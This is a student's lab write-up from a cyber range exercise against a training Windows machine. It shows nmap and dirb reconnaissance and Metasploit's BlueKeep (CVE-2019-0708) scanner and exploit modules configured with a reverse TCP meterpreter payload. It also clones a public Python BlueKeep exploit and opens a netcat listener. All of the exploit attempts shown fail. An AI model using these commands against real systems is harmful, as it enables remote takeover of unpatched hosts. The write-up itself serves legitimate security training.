Cyber Range - Tel-Aldruhn


Atharva Velani 20411611

Tel-Aldruhn is a Cyber Range machine with a few vulnerabilities that can be exploited. I'll go through two methods which have worked for others (unfortunately not for me as the range was down and after resetting it didn't reconnect), one which includes Metasploit and another that involves python and creating a docker to house your exploit. They both exploit the Blue keep vulnerabilitiy.

Table of Contents:

Step 1: Scan the network

Using nmap to scan for the network (takes a while), from worksheet given we know that the ip address for Tel-Aldruhn is 192.168.2.9. Because it doesn't respond to nbtscan we have to use nmap with '***-Pn***'. This takes longer but retrieves the necessary information.



(Figure 1: nmap scan of the network)

With this we know that there is http client enabled and Microsoft Windows RPC that we may be able to exploit as well as the ftp. Lets perform a vulnerability script to find any potential exploits. Nothing of use comes up.

nmap -Pn --script vuln 192.168.2.9

```
┌──(root💀 kali)-[/home/kali/Desktop/cyberrange/caldera]
└─# nmap -Pn --script vuln 192.168.2.9
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-22 03:41 EDT
Nmap scan report for 192.168.2.9
Host is up (0.0098s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
135/tcp  open  msrpc
3389/tcp open  ms-wbt-server
|_ssl-ccs-injection: No reply from server (TIMEOUT)

Nmap done: 1 IP address (1 host up) scanned in 156.45 seconds
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 2: vuln script scan on the network)

Step 2: Exploit open ports

http port is open lets perform a dirb enumerator to see any potential open files/directories. Nothing of use is found.

<u>Dirb http://192.168.2.9</u>

```
┌──(root💀 kali)-[/home/kali/Desktop/cyberrange/caldera]
└─# dirb http://192.168.2.9

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Oct 22 03:46:19 2022
URL_BASE: http://192.168.2.9/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.2.9/ ----

-----------------
END_TIME: Sat Oct 22 03:47:06 2022
DOWNLOADED: 4612 - FOUND: 0
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 3: dirb results)

Port 3389 is open so there is a potential for blue keep vulnerability.

Step 3: Blue keep vulnerability

Msfconsole

Metasploit

Use scanner/rdp/cve_2019_0708_bluekeep

Run

This machine is prone to blue keep vulnerability. We can try using msfconsole to exploit the blue keep.

```
Auxiliary action:

   Name  Description
   ----  -----------
   Scan  Scan for exploitable targets

msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > set rhosts 192.168.2.9
rhosts => 192.168.2.9
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > run

[+] 192.168.2.9:3389      - The target is vulnerable. The target attempted cleanup of the i
ncorrectly-bound MS_T120 channel.
[*] 192.168.2.9:3389      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > search blue keep
```

```
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 4: blue keep attempt)

Search blue keep

Use 1

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > search blue keep

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Descr
iption
   -  ----                                          ---------------  ----    -----  -----
------
   0  auxiliary/scanner/rdp/cve_2019_0708_bluekeep  2019-05-14       normal  Yes    CVE-2
019-0708 BlueKeep Microsoft Remote Desktop RCE Check
   1  exploit/windows/rdp/cve_2019_0708_bluekeep_rce  2019-05-14    manual  Yes    CVE-2
019-0708 BlueKeep RDP Remote Windows Kernel Use After Free


Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/r
dp/cve_2019_0708_bluekeep_rce

msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > use 1
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 5: attempt 2 on blue keep)

After trying a few times to exploit using the correct settings, the exploit wasn't working as I thought it would. I tried changing the setup, however it didn't work.

The options are as follows:

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set rhosts 192.168.2.9
rhosts => 192.168.2.9
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set lhost tun0
lhost => tun0
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set lport 8888
lport => 8888
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set GROOMSIZE 50
GROOMSIZE => 50
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 1
target => 1
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > run
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 6: options)

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

[*] Started reverse TCP handler on 10.8.0.115:8888
[*] 192.168.2.9:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.2.9:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.2.9:3389      - The target is vulnerable. The target attempted cleanup of the
incorrectly-bound MS_T120 channel.
[*] 192.168.2.9:3389      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.2.9:3389 - The target is vulnerable. The target attempted cleanup of the incor
rectly-bound MS_T120 channel.
[*] 192.168.2.9:3389 - Using CHUNK grooming strategy. Size 50MB, target address 0xfffffa80
06a00000, Channel count 1.
[!] 192.168.2.9:3389 - ←──────────────── | Entering Danger Zone | ────────────────→
[*] 192.168.2.9:3389 - Surfing channels ...
[*] 192.168.2.9:3389 - Lobbing eggs ...
[*] 192.168.2.9:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.2.9:3389 - ←──────────────── | Leaving Danger Zone | ────────────────→
[*] Exploit completed, but no session was created.
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 7: exploit attempt but failed)

Python

Lets try without Metasploit. After a quick google search of Blue Keep using python this github repository was found:

https://github.com/RICSecLab/CVE-2019-0708

Downloaded the python file to my Tel-Aldruhn folder and did as follows:

```
┌──(root💀 kali)-[/home/kali/Desktop/cyberrange/tel-aldruhn]
└─# git clone https://github.com/RICSecLab/CVE-2019-0708
Cloning into 'CVE-2019-0708'...
remote: Enumerating objects: 124, done.
remote: Counting objects: 100% (6/6), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 124 (delta 5), reused 3 (delta 3), pack-reused 118
Receiving objects: 100% (124/124), 2.63 MiB | 975.00 KiB/s, done.
Resolving deltas: 100% (45/45), done.

┌──(root💀 kali)-[/home/kali/Desktop/cyberrange/tel-aldruhn]
└─# ls
bluekeep.py  CVE-2019-0708

┌──(root💀 kali)-[/home/kali/Desktop/cyberrange/tel-aldruhn]
└─# cd CVE-2019-0708

┌──(root💀 kali)-[/home/…/Desktop/cyberrange/tel-aldruhn/CVE-2019-0708]
└─# ls
data  exploit.py  LICENSE  README.md  shellcode.s

┌──(root💀 kali)-[/home/…/Desktop/cyberrange/tel-aldruhn/CVE-2019-0708]
└─#

root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```


(Figure 8: python and git cloning repository)

Requires to be installed with pyrpd, installation on linux: https://github.com/GoSecure/pyrdp

```
sudo apt update


sudo apt install python3 python3-pip python3-dev python3-setuptools python3-venv \
        build-essential python3-dev git openssl \
        libgl1-mesa-glx \
        libnotify-bin \
        libxkbcommon-x11-0 libxcb-xinerama0 \


        libavformat-dev libavcodec-dev libavdevice-dev \
        libavutil-dev libswscale-dev libswresample-dev libavfilter-dev

git clone https://github.com/gosecure/pyrdp.git

cd pyrdp
python3 -m venv venv

source venv/bin/activate

pip3 install -U pip setuptools wheel
pip3 install -U -e '.[full]'
```

```
┌──(root💀 kali)-[/home/kali/Desktop/cyberrange/tel-aldruhn]
└─# nc -lvnp 8989
listening on [any] 8989 ...
[

root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 9: listener port)




(Figure 10: exploit fail)

`deactivate`
Use deactivate to disconnect from the venv server.

Conclusion

After a bit of swooping around I found that the server was halted and it wasn't functioning correctly. Looking at the guides posted on the forum showed that once the exploit worked, the system was in root already. Tried resetting it but to no avail, however through my previous methods there are two separate ways and they should work correctly.



(Figure 11: tel-aldruhn halted)